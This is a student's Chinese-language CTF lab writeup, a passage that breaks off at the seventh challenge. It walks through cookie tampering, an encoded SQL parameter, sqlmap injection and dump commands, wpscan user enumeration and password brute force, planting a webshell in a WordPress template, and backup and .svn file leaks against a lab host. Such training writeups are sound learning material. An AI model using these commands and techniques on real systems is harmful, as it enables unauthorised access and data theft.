20154312 曾林 ExpFinal CTF Writeup

转载

0.写在前面

我做的免考包括哪些？

参加2018年密码保密与信息安全大赛，获得红蓝对抗第二名，积分7800/8900

完成20道CTF试题，并撰写Writeup

20道题，103张截图，终于这个免考项目还是完成了。

为什么选择CTF作为自己的免考项目？

拿到key的那一瞬间真的太刺激了，参加完信安大赛之后很怀念这种拿key的感觉。另外就是专业的原因，没有太多的机会去打CTF的比赛，希望能以这种方式让自己爽一把。

做完20道题，截完103张图有什么感受？

感受就是...拿key挺爽，写writeup挺累。但是写完writeup简直是对拿key过程的一个升华。回顾20道题会发现自己竟然学会了这么多东西，也会去找题目之间的共性，比如...好像有几个题目的靶机445没关（~永恒之蓝还是好用~）。再就是include、exec、ftp漏洞都是上课没有主要讲的，这20道题丰富了我的知识体系，特别是漏洞这块。

一个学期的网络攻防学习终于结束了，想对老师说啥？

希望能把信安大赛的那套红蓝对抗带到课堂上，还是挺有意思的。实践性比实验还要强。最后就是很感谢老师的指引，为啥不说指导呢，因为我觉得老师最重要的就是教会了我学习的态度，免考项目就是一个很好的例子，前路还长，一起加油吧。

1.不合理的验证方式

题目

一个web系统中管理员账户：admin中有一串key，页面只提供了试用账号密码：test test ，我们需要登录进admin账户获取key来通过本关。


解题过程


1.打开浏览器，访问http://192.168.102.62

2.使用账号密码：test test登录。

3.使用Firefox的firebug插件查看cookies。发现只有user段，值为test。


4.将test修改为admin，再次访问页面，得到key：I am admin





Cookie：判断用户信息的凭据
存储在本地

Test用户登录产生的cookie信息：



2.加密与解密的对抗

题目

通过分析加密字符串获取敏感信息

解题过程

1.打开浏览器，访问http://192.168.102.62

加密与解密的对抗

Order by ranking
Order by year


年份	排行	编程语言
1973	1	c
1995	2	java
1986	3	Object-C
1982	4	c++

2.通过查看源码，查看2个超链接的地址：
index.php？word=U0VMRUNUKyUyQStGUk9NK2xhbmd1YWdlK29yZGVyK2J5K3JhbmtpbmcrbGltaXQrMCUy(


index.php?word=U0VMRUNUKyUyQStGUk9NK2xhbmd1YWdlK29yZGVyK2J5K3llYXIrbGltaXQrMCUyQzQ=

```
<div style="border-bottom:1px solid #b2b2b2; padding:0 0 10px 0;font-size: 24px;">加密与解密的对抗</div><br>
<a href="index.php?word=U0VMRUNUKyUyQStGUk9NK2xhbmd1YWdlK29yZGVyK2J5K3JhbmtpbmcrbGltaXQrMCUyQzQ=">Order by ranking</a><br>
<a href="index.php?word=U0VMRUNUKyUyQStGUk9NK2xhbmd1YWdlK29yZGVyK2J5K3llYXIrbGltaXQrMCUyQzQ=">Order by year</a><br>
<br>
<table border="0"><tr><td>年份</td><td>排行</td><td>编程语言</td><tr>
<tr><td>1973</td><td>1</td><td>c</td><tr>
```


3.2个地址的Word参数是base64加密，将其解密。



4.解密后的字符串：SELECT+%2A+FROM+language+order+by+year+limit+0%2C4是url加密，再次解密：



5.解密结果是一个sql语句。构造新的语句：`SELECT * FROM language order by year`将其url加密。



6.将得到的字符串base64加密。

7.得到的加密串构造地址：`http://192.168.102.62/index.php?word=U0VMRUNUKyorRlJPTStsYW5ndWFnZStvcmRlcit`

8.访问得到key:hello world。

加密与解密的对抗

Order by ranking
Order by year

年份	排行	编程语言
1973	1	c
1982	4	c++
1986	3	Object-C
1995	2	java
2014	2014	key:hello world


3.一个SQL引发的血案

题目

通过sql注入获取敏感信息

解题过程


1.打开浏览器，访问http://192.168.102.62



2014年6月编程语言排行榜

排行	语言
1	C
2	Java
3	Object-C
4	C++
5	C#
6	VB
7	PHP
8	Python
9	JavaScript
10	VB .NET


2.访问超链接：http://192.168.102.62/index.php?id=1通过修改id的值可以查看到相应排名的语言。



2014年6月编程语言排行榜

排行	语言
1	C


3.访问:http://192.168.102.62/index.php?id=1and1=1 返回正确内容。




2014年6月编程语言排行榜

排行	语言
1	C


4.http://192.168.102.62/index.php?id=1 and 1=2 返回错误内容。






5.通过上面可以判断存在注入。Kali下使用sqlmap获取数据库内容。

使用命令：sqlmap -u “http://192.168.102.62/index.php?id=1” --dbs 查看数据库。



6.使用命令：sqlmap -u “http://192.168.102.62/index.php?id=1” --dump -D “third” 获取数据库内容。得到key：I am sql inject



4.管理员的诟病

题目


通过sql注入获取敏感信息

解题过程


1.打开浏览器，访问http://192.168.102.62


管理员的诟病

2.使用kali下的wpscan扫描站点的用户。使用命令`wpscan --url "http://192.168.102.62" -e u`




3.将密码字典放在桌面。使用命令：`wpscan --url "http://192.168.102.62" --username admin --wordlist /root/Desktop/password.txt`






4.使用得到的账号密码登录。后台打开外观->编辑->首页模板。

5.粘贴上webshell 代码，保存，访问主页,密码为412587。



6.打开key.php，得到key:hi wordpress



5.备份信息的泄露

题目

通过备份文件获取敏感信息


解题过程

1.打开浏览器，访问http://192.168.102.62


你只需要获取一个备份文件

2.使用wwwscan,如图配置扫描

3.得到结果：



4.下载扫到的文件：192.168.102.62/www.zip。解压得到key:Dir fuzz




6.svn信息泄露

题目


通过svn备份获取敏感信息


解题过程

1.打开浏览器，访问http://192.168.102.62




2.使用JSky扫描工具，扫描http://192.168.102.62






3.扫描得到svn的备份信息。访问http://192.168.102.62/.svn/entries



4.可知站点目录下只存在index.php文件。于是访问：http://192.168.102.62/.svn/text-base/index.php.svn-base查看到的就是php文件的源码。



5.得到key:Svn backup

7.coding

题目

